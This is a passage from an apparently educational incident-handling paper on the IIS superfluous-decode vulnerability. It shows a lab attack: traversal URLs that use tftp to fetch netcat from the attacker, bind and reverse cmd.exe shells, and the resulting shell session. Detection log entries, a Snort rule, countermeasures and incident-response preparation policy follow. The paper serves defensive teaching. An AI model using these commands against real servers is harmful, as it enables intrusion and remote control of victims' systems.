Transfer successful: 59398 bytes in 1 second, 59398 bytes/s
```

[9] SecurityFocus - http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=exploit&id=1806

The HTTP traffic being sent across the wire shows the GET request from the attacker invoking the tftp executable and downloading nc.exe:


Figure 5



```
GET /scripts/[illegible] HTTP/1.0
Connection: Keep-Alive
User-Agent: [illegible]
Host: 192.168.0.2
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8

HTTP/1.1 502 Gateway Error
Server: Microsoft-IIS/5.0
Date: Thu, 25 Oct 2001 13:51:54 GMT
Content-Length: [illegible]
Content-Type: text/html

<head><title>Error in CGI Application</title></head>
<body><h1>CGI Error</h1>The specified CGI application misbehaved by not returning a complete set of HTTP headers. The
headers it did return are:<p><p><pre>Transfer successful: 59392 bytes in 1 second, 59392 bytes/s
</pre>
```

A trace of all the network traffic shows the TFTP being initiated from the web server (192.168.0.2) to the attacker (192.168.0.5) immediately after the highlighted HTTP request:

Figure 6



```
No. Time        Source          Destination     Protocol  Info
[illegible]     192.168.0.5     192.168.0.2     HTTP      GET /scripts/[illegible]
36  23.733833   192.168.0.2     192.168.0.5     TCP       http > 1050 [ACK] Seq=[illegible] Ack=[illegible] Win=[illegible]
37  [illegible] 192.168.0.2     192.168.0.5     TFTP      TFTP Read Request
38  23.663437   192.168.0.5     192.168.0.2     TFTP      TFTP Data Packet
39  23.663843   192.168.0.2     192.168.0.5     TFTP      TFTP Acknowledgement
40  [illegible] 192.168.0.5     192.168.0.2     TFTP      TFTP Data Packet
41  23.667320   192.168.0.2     192.168.0.5     TFTP      TFTP Acknowledgement
42  [illegible] 192.168.0.5     192.168.0.2     TFTP      TFTP Data Packet
43  23.700787   192.168.0.2     192.168.0.5     TFTP      TFTP Acknowledgement
44  23.702129   192.168.0.5     192.168.0.2     TFTP      TFTP Data Packet
45  [illegible] 192.168.0.2     192.168.0.5     TFTP      TFTP Acknowledgement
46  23.703018   192.168.0.5     192.168.0.2     TFTP      TFTP Data Packet
47  [illegible] 192.168.0.2     192.168.0.5     TFTP      TFTP Acknowledgement
48  23.705180   192.168.0.5     192.168.0.2     TFTP      TFTP Data Packet
49  23.705093   192.168.0.2     192.168.0.5     TFTP      TFTP Acknowledgement
50  [illegible] 192.168.0.5     192.168.0.2     TFTP      TFTP Data Packet
51  23.707207   192.168.0.2     192.168.0.5     TFTP      TFTP Acknowledgement
52  [illegible] 192.168.0.5     192.168.0.2     TFTP      TFTP Data Packet
53  [illegible] 192.168.0.2     192.168.0.5     TFTP      TFTP Acknowledgement
54  23.710030   192.168.0.5     192.168.0.2     TFTP      TFTP Data Packet
55  [illegible] 192.168.0.2     192.168.0.5     TFTP      TFTP Acknowledgement
56  23.711303   192.168.0.5     192.168.0.2     TFTP      TFTP Data Packet
57  23.711539   192.168.0.2     192.168.0.5     TFTP      TFTP Acknowledgement

 Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
   Total Length: [illegible]
   Identification: 0x3801
 Flags: 0x04
   Fragment offset: 0
   Time to live: 128

0000  [illegible]
0010  [illegible]
0020  [illegible]

Filter: [illegible]
```

Start NC listener on Web Server


The attacker will now start the netcat in server-mode to create a backdoor command shell on the web server. The following URL will be sent to the web server:

http://192.168.0.2/scripts/.%252e/.%252e/winnt/system32/nc.exe?+-L+-p+7000+-e+c:\winnt\system32\cmd.exe

- …/nc.exe? → invokes the netcat executable on the web server
- -L → parameter to "listener harder". Indicates to continue listening on the specific port beyond a single connection
- -p 7000 → listen on port 7000
- -e c:\winnt\system32\cmd.exe → start a command shell on the server and pass it to client connecting on port 7000

Note that this will not elicit a visible response on the browser as with the tftp execution above:

Figure 7



```
No. Time     Source       Destination  Protocol Info
1   0.000000 192.168.0.5  192.168.0.2  TCP      1043 > www [SYN] Seq=[illegible] Ack=0 Win=[illegible]
2   [illegible] 192.168.0.2 192.168.0.5 TCP     [illegible] [SYN, ACK] Seq=[illegible] Ack=[illegible]
3   [illegible] [illegible] [illegible] TCP     [illegible] [ACK] Seq=[illegible]
4   [illegible] 192.168.0.5 192.168.0.2 HTTP    GET /scripts/[illegible]/nc.exe?[illegible]-L+-p+7000
5   [illegible] [illegible] [illegible] TCP     [illegible] [ACK] Seq=[illegible]
```

Connect to Netcat backdoor on Web Server

The attacker will now attempt to connect to the netcat backdoor created on the web server. This would be done using a netcat client on the attacker machine with the following command:

```
nc 192.168.0.2 7000
```

However, referring back to the network architecture (see Figure 1), the external firewall only allows inbound connections to the web server on ports 80 and 443. As a result, connection attempts to port 7000 will be disallowed.


Push netcat command shell to attacker

Instead of connecting to a netcat server to get a command shell, the attacker can connect from a netcat client on the web server to a netcat server on the attacker's machine and push a command shell to the attacker. The attacker would send the following URL to do this:

http://192.168.0.2/scripts/.%252e/.%252e/winnt/system32/nc.exe?+192.168.0.5+5000+-e+c:\winnt\system32\cmd.exe


This will connect to the attacker's machine (192.168.0.5) on port 5000 and push cmd.exe to the netcat server. This traffic will be permitted since the external firewall allows all outbound connections from the web server.

Figure 8 – Attacker's machine before URL is sent



```
[root@ericlaptop tools]# nc -l -p 5000
```

Figure 9 – Attacker's machine after URL is sent




```
[root@ericlaptop tools]# nc -l -p 5000
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

c:\inetpub\scripts>_
```

Note in Figure 9 that the attacker now had a command shell on the web server. This does not grant the attacker any more access than he had before, but the command shell is simply easier to maneuver with than using the browser. It also will not create additional entries in the web server logs, which could raise suspicions.

Carry out malicious activity
The attacker can now view, alter, or delete anything that the IUSR_MACHINE account has privileges to access. Lets assume our attacker is just looking to perform some simple vandalism. In this case, the attacker will insert a text file into the startup folder of the web server:

Figure 10



```
C:\Documents and Settings\All Users\Start Menu\Programs>cd startup
cd startup

C:\Documents and Settings\All Users\Start Menu\Programs\Startup>echo YOU'VE BEEN
 HACKED > hacked.txt
echo YOU'VE BEEN HACKED > hacked.txt
```

This text file will now be displayed the next time the web server is restarted.

Attack Signature:

The attack has a recognizable signature that is captured by both IIS and the Snort IDS.

IIS Log

The exploit will leave traces of itself in the IIS log file depending on what level of logging is being used. The default location for the IIS logs is c:\winnt\system32\LogFiles\W3SVC1\*.log.

The web server had the following logging enabled:

1 – Time (W3C Extended Log File Format uses GMT)
2 - Client IP address
3 - Method
4 - URI Stem
5 - URI Query
6 - Protocol Status
7 - Bytes Sent
8 - Bytes Received

The following relevant entries were found in the IIS log:

Exploit using TFTP

```
14:03:20 192.168.0.5 GET /scripts/.%2e/.%2e/winnt/system32/tftp.exe +-
i+192.168.0.5+GET+nc.exe+c:\winnt\system32\nc.exe 502 326 384
```

Exploit using netcat as server

```
14:35:58 192.168.0.5 GET /scripts/.%2e/.%2e/winnt/system32/nc.exe +-L+-p+7000+-e+c:\winnt\system32\cmd.exe
502 326 362
```

Exploit using netcat as client

```
14:55:37 192.168.0.5 GET /scripts/.%2e/.%2e/winnt/system32/nc.exe +192.168.0.5+5000+-
e+c:\winnt\system32\cmd.exe 502 374 422
```

Using the first log entry as an example, the format of the IIS log is as follows:

```
   1           2    3                   4
14:03:20 192.168.0.5 GET /scripts/.%2e/.%2e/winnt/system32/tftp.exe
        5                                          6   7   8
+- i+192.168.0.5+GET+nc.exe+c:\winnt\system32\nc.exe 502 326 384
```

In terms of an attack signature, the entire exploit is captured when this level of logging is enabled. Note that the %25 has been converted by the initial pass to a %. Also note that the protocol status in this entry is 502. According to RFC 2616, HTTP 1.1 defines a status code of 502 as a "Bad Gateway" error.[10] The comment for this status code states:

[10] http://www.ietf.org/rfc/rfc2616.txt

"The server, while acting as a gateway or proxy, received an invalid response from the upstream server it accessed in attempting to fulfill the request."[11]

The status code is important because IIS will log this exploit whether or not it is successful. The below log is taken from an IIS server with the patch for the superfluous decode exploit applied:

```
13:57:11 192.168.0.5 GET /scripts/.%2e/.%2e/winnt/system32/tftp.exe +-
i+192.168.0.5+GET+nc.exe+c:\winnt\system32\nc.exe 404 3396 375
```

The status code in this case is 404, which indicates the requested URI is not found.

The knowledge of what the status code is when the exploit is successful can help an incident handler more quickly assess the potential impact. In general though, any web server log entry that includes a reference to "/winnt/system32" should raise concerns.

Snort IDS

Snort, the freeware-IDS system, can be used to detect the exploit signature as well. The snort rule for this attack is:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS multiple decode
attempt"; flags:A+; uricontent:"%5c"; uricontent:".."; reference:cve,CAN-
2001-0333; classtype:attempted-user; sid:970; rev:1;)
```

The syntax of the snort rule is the following:

```
       1         2                      3               4
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS multiple decode
              5                    6                       7
 attempt"; flags:A+; uricontent:"%5c"; uricontent:".."; reference:cve,CAN-
                    8                   9       10
2001-0333; classtype:attempted-user; sid:970; rev:1;)
```

1 - Protocol
2 – Source IP and port
3 – Destination IP and port
4 – Alert message
5 – TCP flags
6 – Content in the URI Query to trigger on
7 – CVE reference
8 – Categorizes rule by attack class
9 – Snort ID (uniquely identifies snort rules)
10 – Rule revision

The alert from this rule will look like the following:

```
[**] [1:970:1] WEB-IIS multiple decode attempt [**]
[Classification: Attempted User Privilege Gain] [Priority: 8]
```

[11] http://user.icx.net/~smurphy/mcse/status.html

```
10/26-11:38:05.184611 0:20:78:1D:9A:74 -> 0:10:A4:6:A7:9A type:0x800
len:0x1BA
192.168.0.5:3615 -> 192.168.0.2:80 TCP TTL:128 TOS:0x20 ID:37488 IpLen:20
DgmLen:428 DF
***AP*** Seq: 0x56F28C9  Ack: 0x9EB588F5  Win: 0x2238  TcpLen: 32
TCP Options (3) => NOP NOP TS: 878923 0
   [Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0333]
```

An important thing to note is that the snort rule will not signal an alert for all of the valid Unicode combinations for the exploit. The rule is actually only filtering on content that contains ".." and/or "%5c". This will catch an attack using the "..%255c..%255c" signature, but it will not identify ".%252e/.%252e" or any of the other Unicode combinations discussed in this paper as a "WEB-IIS multiple decode attempt" alert.

This shortcoming with the rule is somewhat mitigated by the fact that other snort rules are triggered with the attack outlined above. In particular:

Accessing tftp triggers this alert

```
[**] [1:1057:1] WEB-MISC ftp attempt [**]
[Classification: Attempted Information Leak] [Priority: 3]
10/26-11:38:35.382207 0:20:78:1D:9A:74 -> 0:10:A4:6:A7:9A type:0x800
len:0x1B9
192.168.0.5:3618 -> 192.168.0.2:80 TCP TTL:128 TOS:0xC0 ID:41328 IpLen:20
DgmLen:427 DF
***AP*** Seq: 0x56F9EB9  Ack: 0x9F29BD1A  Win: 0x2238  TcpLen: 32
TCP Options (3) => NOP NOP TS: 879201 0
```

Pushing cmd.exe with netcat triggers this alert

```
[**] [1:1002:1] WEB-IIS cmd.exe access [**]
[Classification: Attempted User Privilege Gain] [Priority: 8]
10/26-11:39:22.869950 0:20:78:1D:9A:74 -> 0:10:A4:6:A7:9A type:0x800
len:0x1AC
192.168.0.5:3621 -> 192.168.0.2:80 TCP TTL:128 TOS:0xC0 ID:47728 IpLen:20
DgmLen:414 DF
***AP*** Seq: 0x570584D  Ack: 0x9FE079DC  Win: 0x2238  TcpLen: 32
   TCP Options (3) => NOP NOP TS: 879637 0
```

Attack Countermeasures:

User Countermeasures

There are a number of steps that the user can take to mitigate the threat of this exploit.

- Microsoft has released a patch that will eliminate this vulnerability. A security policy and procedure should exist that addresses how to keep systems current with the latest security patches. Information about the patch can be found at: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-026.asp

- Restricting access to system utilities on the web server would greatly reduce the impact of this vulnerability. NTFS ACL's should be utilized to restrict access of the IUSR_MACHINE account to the minimal level required. Permissions will vary depending on the web application and the resources it accesses, but at the very least the

IUSR_MACHINE account should have no access to cmd.exe, tftp.exe, ftp.exe or any other programs that could enable uploading of files or interactive access.

- tftp.exe and all other unused utilities should be removed altogether from the web server during the hardening process.
- IIS should be installed on a different partition from the OS system files (e.g. D: instead of C:). The exploit should only be able to access files on the same partition as IIS, which would eliminate the opportunity to use system utilities to compromise the server
- The external firewall should be configured to restrict outbound connections from the web server to only be allowed to have source port of 80 and 443. This would limit ability of attacker to establish an outbound netcat connection since IIS would already be bound to those two source ports.
- An IDS (e.g. Snort, RealSecure, etc…) should be employed in the environment to enable quick identification of potential attacks.

Vendor Countermeasures
Microsoft has released a patch for this vulnerability (see previous link).

4. The Incident Handling Process

The following incident handling process describes the steps that should be taken given the hypothetical attack scenario detailed above. To be consistent with the scenario, I will assume that some best practices steps that should be taken have not been. This will be especially true in the case of pre-incident preparation activities such as cryptographic checksums, use of an IDS system, etc… In those cases, I will still attempt to identify what should be done.

Pre-Incident Preparation:

Pre-incident preparation is likely the most important step in the overall incident handling process. Lack of preparation will lead to confusion, mistakes, improper handling of data and systems, and a likely failure of the overall effort. The SANS Computer Security Incident Handling Step By Step Guide (v2.2) identifies several key areas must be addressed to effectively prepare and enable the incident handling capability[12]:

Incident Handling Policy

A policy must be created that defines what the organization considers to be an "incident", what should be done in the event an incident occurs, and the command structure for carrying out the incident handling process. The policy should only be defining "what" should be done. Procedures will also be created to detail the "how". (See Incident Handling Procedures section.)

An incident handling policy should be consistent with other security policies within the organization as well. This is especially true for Acceptable Use policies, which will indicate what if any expectation of privacy the organization's employees or users may have. An expectation of privacy could curtail the amount of evidence that can lawfully be collected, especially for users that have some legitimate use of the systems.[13]

An incident handling policy has been defined for this small hypothetical organization. The policy includes the following key points:

- Per SANS, the policy defines an incident as "an adverse event in an information system, and/or network, or the threat of the occurrence of such an event."[14]

- Example incidents are included to illustrate what to be aware of (e.g. unauthorized system access, deleted/modified files, new unexplained files, new user accounts, etc…)

- All users have a responsibility to report potential incidents to the appropriate point of contact.
    - End users are to report suspicious activity to the help desk. Help desk is to evaluate based on incident handling procedures and notify incident response team as necessary.
    - Administrators are to report suspicious activity to incident response team

[12] Northcutt & SANS Institute (p.3)
[13] Mandia & Prosise (p. 52)
[14] SANS Institute (p. 1 – 4)

- End-users and administrators are to fully cooperate with incident response team. Incident response team is to be permitted full and immediate access to all affected systems taking into account management approval documented below.

- Unless incident poses an immediate and significant threat to the organization, the incident response team must receive approval from management to isolate potentially compromised system from network. Immediate is defined as likely to occur within 20 minutes. Significant is defined as capable of affecting availability, integrity, or confidentiality of organizational assets.
    - Senior management must be notified in the case of a production system
    - Immediate management must be notified in the case of a non-production system

- Senior Management (Director of Operations in my organization) must be notified immediately if it has been determined that an incident has resulted in the compromise of a production system.

- Immediate management (e.g. Testing manager, Lead system admin, etc…) must be notified immediately if it has been determined that an incident has resulted in the compromise of a non-production system. Notification not required if reasonable belief that immediate management is responsible for incident. In such case, senior management must be notified instead.

- An incident notification tree must be maintained to inform all necessary individuals should an incident occur.

- All incident response activities must be reasonably documented

- Chain of custody must be maintained for any evidence acquired during investigation

An acceptable use policy has also been defined to support the incident handling policy. The policy includes the following key points (some points excerpted from SANS sample policy)[15]:

- The organization's computing systems are only to be accessed by authorized users.

- By using the organization's computing systems, users are consenting to have their activities monitored and recorded. Any unlawful activity that is monitored can be used as evidence in disciplinary action or turned over to the appropriate law enforcement authorities.

- All data stored or transmitted over the organization's computing systems is considered the property of the organization and there should be no expectation of privacy for users

- The organization's computing systems may only be used for personal use in a limited manner that does not impair the effectiveness of the employee or the organization.

15 SANS Institute (http://www.sans.org/newlook/resources/policies/Acceptable_Use_Policy.pdf)

- Accessing, viewing, sending, or transmitting in any fashion of pornography or materials that would reasonably be considered offensive or threatening is prohibited

- Unless specifically authorized to do so, it is not permitted to bypass or attempt to bypass the security of systems or devices within the organization. It is also prohibited to utilize systems, devices, or facilities owned by the organization for any activities that would reasonably be considered malicious including but not limited to – scanning or attacking other systems, launching of malicious code, introduction of viruses, worms, etc…

- It is expected that the use of systems, equipment, software, and facilities owned by the organization will comply with local, state, and federal law.

- Failure to comply with the acceptable use policy can result in disciplinary action and immediate termination.

Management Buy-In

When an incident does occur, all the preparation activities in the world will be of little use if there is a lack of support from management to enforce the incident handling process. People will usually protect their own interests – Production managers concerned with getting things up and running, Sys Admins worried about fallout from a security breach on their system, etc… - and often times those interests will not correlate with the overall best interests of the organization.

In this organization, a concerted effort has been made to obtain management buy-in. Initially, management was not particularly interested in information security and less interested in formalizing an incident response plan.

To win management over, I sought and obtained approval to conduct a risk assessment. I was able to convince management that conducting the assessment was worthwhile because (1) it would be relatively low cost (I was planning to execute it myself, since I had several years of experience performing risk assessments in a prior job, and I would use freeware tools such as nmap, nessus, etc… for automated scanning) and (2) the findings could be used to assess where we stood overall and what our potential exposure was.

I set out looking at our network architecture, our existing policies and procedures, and running the automated tools. I found a myriad of problems (unfortunately not the superfluous decode vulnerability – go figure) and reported the findings to management. I also showed them the results of the Computer Security Institute/FBI survey on computer crime, which provided statistics of typical losses suffered by organizations experiencing compromises. After seeing the results, and the potential impact our organization faced, they gave the go ahead for establishing an incident response plan.

Formation of Incident Response Team
A formal incident response team should be identified as part of the preparation process. The individuals should be experienced with the different platforms supported by the organization and understand the incident handling process as well as computer forensic techniques. A decision will have to be made whether to have a centralized, local, or mixed response team.[16] The overall team should also include representatives from public relations, HR, legal, and management.[17]

In this scenario, the organization is a small one. I am the only permanent representative of the Incident Response team. I'm familiar with W2K, Unix, IIS, and forensic investigations so I should be fairly well equipped to deal with an incident. My cell phone and pager are given to all system admins in our organization and we have informal discussions about how to handle potential incidents.

Establish Communications Channels
Several points of communications should be established as part of the incident handling process:

- End-users → central incident response point: Enable easy reporting of potential incidents (e.g. unusual system behavior, altered/incorrect/missing information, etc…)

- Incident Response/Security Team → End-Users: Security awareness plan should be established to educate users on security issues and reporting potential incidents.

- System Admins ←→ Incident Response Team: System administrators will likely be ones to detect incident and conduct initial response. Also their cooperation will be required to facilitate detailed investigations (e.g. gaining system access)

- Incident Response Team ←→ upstream ISP's: Enable further gathering of evidence and/or assistance in halting attacks.

- Incident Response Team ←→ Law Enforcement: Understand what types of incidents law enforcement should be involved with, the types of evidence needed to support prosecution, lawful means of gathering evidence, etc…

- Incident Response Team ←→ Management: Management must be kept appropriately informed of incidents and must make final decision on response strategy.

Additionally, a call tree should be established so that the appropriate individuals can be quickly notified in the event of an incident.[18]

In this organization, our end-users are instructed to contact the help desk if they observe suspicious activity. The help desk does a quick evaluation and is instructed to call or page the incident response team on anything that has a reasonable possibility of being a serious incident. The help desk is provided with written criteria to evaluate this on. All reported incidents are forwarded via

[16] Northcutt & SANS Institute (p.9)
[17] Northcutt & SANS Institute (p.9)
[18] Northcutt & SANS Institute (p. 11)

email to the incident response team for evaluation and double-checking. To facilitate this process, security awareness training is conducted for both the end-users and help desk personnel to reinforce the types of things to be on the lookout for.

System administrators have a close relationship with the incident response team (me) and are instructed to contact the response team directly if an incident occurs. They bypass the help desk function since they are experienced IT resources and know what to expect/not expect from their systems.

Our incident response function is a relatively new one and we have not yet established relationships with our ISP's/law enforcement.

Since we obtained management buy-in, our leadership had been quite supportive and willing to participate as part of the incident response plan. To put all of this together, we developed our call tree so that all the appropriate individuals will be notified if/when an incident occurs.

Technological Controls

As part of the preparation process, several technical measures should be taken to increase security of the environment and increase the effectiveness of any future incident handling:

- Apply security patches and harden systems. A process must be in place to regularly monitor for new vulnerabilities and patches.[19]

- Record cryptographic checksums of critical files. This can be either manually with the md5 function or using tripwire to automate the process. At a minimum, files that must be checked are system binaries typically replaced by rootkits.

- Install Intrusion Detection System. This should at least address network-based IDS, but host-based IDS should also be considered for critical systems.

- Enable logging throughout environment. Network, System, and application logging should be turned on. Wherever possible, logging should be done to a secured remote server.

- Appropriately configure firewalls and routers to limit access. Routers should restrict things such as source-routed IP, IP spoofing, etc… Firewalls, both external and internal, should restrict inbound AND outbound connections as much as possible.

- Display warning banners on all systems. Warning banners should be displayed when logging on all systems. The banner should indicate that the systems are only for authorized use, and that by accessing the system, the end user is consenting to having all activities monitored. This information should be defined in the acceptable use policy.[20]

[19] Northcutt & SANS Institute (p.3)
[20] Northcutt & SANS Institute (p.4)

Despite the previously conducted risk assessment, my organization's technical security controls are currently somewhat lax:

- The latest security patches have not been regularly applied.
- Cryptographic hashes have not been recorded for the system.
- Per the network diagram, no IDS is present in the environment.
- System and application logging are enabled, although logging is done locally.
- The firewalls have some loose rules allowing all outbound traffic, and the internal firewall allows all traffic from the web server to the application server

<u>Incident Handling Procedures</u>
Procedures must be defined to support the incident handling policy. The procedures should provide in step-by-step detail "how" to handle an incident. This will include system and application specific information such as commands to execute, names of key files, etc… The procedures should clearly state the order in which steps must be undertaken as well as the different decision points and who must be notified to make them. These should be updated on a regular basis.

My organization has defined procedures to address the following:
- Incident identification and notification process
- Isolation and containment process
- Initial response process (W2K-focused)
- Initial response process (Red Hat-focused)
- Forensic duplication process
- Evidence handling process
- Recovery process (W2K-focused)
- Recovery process (Red Hat-focused)
- System backup process (important for proper preparation)
- Building forensic workstation (important in case it must be re-imaged)

To see an example of these procedures, the steps of the forensic duplication procedure have been documented below in the <u>Containment</u> section.

<u>Incident Response/Forensic Toolkit</u>
As part of the preparation effort, an incident response toolkit should be built to support the incident handling process. For this scenario, I will assume that the following response toolkit is being used:

Hardware:
- 1Ghz processor
- 256 MB RAM
- Internal 30 GB IDE Drive
- External 40 GB IDE Drive
- External 40 GB SCSI Drive
- CD-RW drive

System Software:

- Dual boot W2K and Red Hat 7.0
- dd for forensic duplication
- TCT (The Coroner's Toolkit) for *nix forensic examination

Media Software:

- Bootable ramdisk based-Linux distribution (using trinux (http://trinux.org))
- CD with trusted W2K binaries and associated dll's
- CD with trusted redhat 7.0 system binaries (statically compiled)

Accessories:

- Blank CD's and labels
- SCSI cables
- Ethernet cables and a hub
- Evidence bags
- Digital camera
- Regular 35mm camera (in case digital image is disputed – e.g. manipulating it via software)

Unfortunately, this hypothetical organization does not have access to any widows-centric imaging or forensic tools (e.g. SafeBack or EnCase).

Identification:

